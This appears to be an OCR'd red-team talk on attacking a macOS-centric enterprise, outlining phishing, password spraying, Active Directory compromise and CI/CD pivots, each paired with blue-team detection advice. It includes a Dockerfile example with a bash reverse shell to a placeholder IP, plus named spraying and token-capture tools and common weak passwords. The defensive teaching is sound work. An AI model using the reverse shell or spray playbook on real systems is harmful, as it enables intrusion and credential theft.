

Dev Env
????
????
workday
Office 365
salesforce
okta
App Servers
aws
Microsoft Active Directory
Corporate Env
Jump hosts
Linux
??
????
aws
HashiCorp Vault
Production Env
Linux
Spinnaker
RabbitMQ
Nagios

Secrets

Secrets/Keys Can Be Lots of Places:

Outside-In Attack Paths & Considerations

Cred Harvest Phishing



Blue Team Considerations

- ID Compromised Tokens?
- Processes In Place For Token Revocation?
- Are additional protections required for key apps??
  - Separate 2FA?, Separate creds? Separate VPN?, etc.
- Device trust??


Payload-Based Phishing

External Payload Phish and Pivot:

Examples: A signed and notarized app, macro-enabled MS Office Doc, .dmg with shell script, etc.

Remote access payload

Corp Mac




Basic JAMF Recon (for later use)

macOS host recon (EDR/AV enum, NIC info, binding info, etc.)

Prompt for creds, search for cred files, etc.

Persistence, Password sprays, port sweeping/scans,



Rinse, repeat until op objectives are met

Blue Team Considerations

- Parent-child detections
  - MS Office spawning default shell (ex: /bin/zsh)
  - MS Office spawning curl or osascript
  - Python spawning multiple /bin/zsh children
  - Python spawning osascript

Blue Team Considerations


- User Agent String Analysis
  - By default macOS apps have a unique UA (unless changed):
    - *<.app_name>/<.app_version> CFNetwork/<version> Darwin/<version>*
  - Pretty difficult to do: inventory unique apps downloaded and look for patterns before/after the downloads

Blue Team Considerations

- Malicious Browser Extensions
  - Research by Chris Ross (@xorrior)
  - Detections often overlook extensions
  - Silent delivery detection:
    - Searching for uses of “profile install” cmdline
      - Ex: “*profiles install –type=configuration –path=/path/to/profile.mobileconfig*”


Blue Team Considerations


- Masquerading Files
  - Blanket detection difficult (different ways to implement)
  - Would make for a fine purple team exercise



Blue Team Considerations

- Leverage Endpoint Security Framework tools to develop good detections
  - ProcessMonitor
  - AppMon





Social Engineering

Testing Externally Facing Business Units:

Call Externally Facing Phone Number

Social Engineering

- Build rapport
- Get contact info
- Follow Up with Benign Email
- Then send email payload

Initial Foothold

- Host Access

Post Exploitation

- Actions On Objectives

Blue Team Considerations

- What security procedures have been laid out for publicly facing teams?
- How often do you test them on these procedures?
- When does SIRT get roped in?
- Does SIRT have visibility?

Public Asset Discovery

- Internet registry data
- Shodan/Censys searches (netblocks, ssl certs, org searches, etc.)
- Cloud Asset Enum: cloud_enum , CloudBrute
- Publicly available files hosted: PowerMeta
- Searching for exposed secrets in git: gitleaks, gitrob, truffleHog
- DNS subdomain brute forcing: gobuster

Blue Team Considerations

- Proactively assess what is publicly exposed
- Build the processes/runbooks/workflow to address misconfigured exposures

Password Sprays

- SprayingToolkit
- MSOLSpray
- oktasprayer
- Targeting weak passwords
  - P@ssw0rdP@ssw0rd
  - Summer2020!
  - Company2020!
- 2FA better than nothing but may not the “silver bullet”


Blue Team Considerations

- Visibility into unsuccessful login attempts on login portals
- Ability to correlate activity and identify attempts vs success
- Familiarity with tools that can capture 2FA tokens (ex: EvilGinx2, CredSniper, Modlishka)

Internal Attack Paths & Considerations

Internal Recon/Discovery

- From AD joined host:
  - AD Enum (bloodhound, AD dumps)
  - AD Password Spray (DomainPasswordSpray by dafthack)
  - Port scans
  - Internal wiki/Jira/Confluence/Sharepoint
  - Internal git



Active directory

Find Misconfigured Server

Recon

Also a python collectors from fox-it

Password Sprays

Active Directory

Win Servers

Domain Compromise

Priv creds cached

Dump,pth, ptt,ptc

DA, forged tickets

Crack Pwds


Pivot

Blue Team Considerations

- Visibility into port scans or sweeps? (any subnets missing visibility?)
- Visibility into internal password sprays (AD, ssh, etc.)
- Proactively search internal wiki/Confluence/SharePoint for secrets
- Detections for AD abuse (pth, dcsync, golden ticket, etc.)

CI/CD Hosts

- Potential path to production
- Misconfigurations (ex: Jenkins script console)
- Checking for exposed secrets
  - Internal git
  - On compromised workstations/servers
  - Chat (ex: Slack)
- Attempt to deploy malcode from the internal git repo:
  - Ex Dockerfile: "*CMD (/bin/bash –i >& /dev/tcp/<IP>/<port> 0>&1)*"




Blue Team Considerations

- Proactively check each of your build and deploy hosts (Jenkins, CircleCI, etc.)
- Collab with product security to build processes/runbooks for CI/CD compromise

Secrets on Devices

- Common for dev work to be done from workstations
  - Complex code integrations
  - Need access to different environments
    - Ssh keys
    - AWS keys
    - GCP keys
    - Azure keys
    - API keys
- Often stored in plain text so easily accessible



Secrets on Devices

- Tools available to help identify what can be done with captured AWS credentials:
  - WeirdAAL by Chris Gates
  - Pacu by Rhino Security Labs
  - AWS Key Triage Tool by me ☺
- Often can use keys for privesc, lateral movement, or to access important data

Blue Team Considerations

- High fidelity detections for people accessing local secrets may not be feasible
- Good parent child detections for host compromise
- Maybe instead baseline and monitor powerful account use??

Summary

In A Nutshell

- Difficult to defend what is not known or understood
- Helpful for defenders to probe the network and environment to see what attack points are present
- A lot of the scenarios discussed make for great purple team scenarios
- Can proactively identify shore up areas of deficiency

Defensive recommendations

- @rrcyrus innovating in this space
- Good endpoint detection & response
  - Leverage Apple Endpoint Security Framework
  - Command line executions
    - Monitor certain osascript commands
    - Common reverse shells
    - Persistence (ex: launchctl load)
    - Removal of quarantine attributes (ex: xattr –c)
  - Parent child relationships
- Network detections:
  - One to many (spraying, port sweeps), beaconing
- AD segregation
- If not needed, don’t enable ssh by default
- If using remote management, randomize the password


Thank You!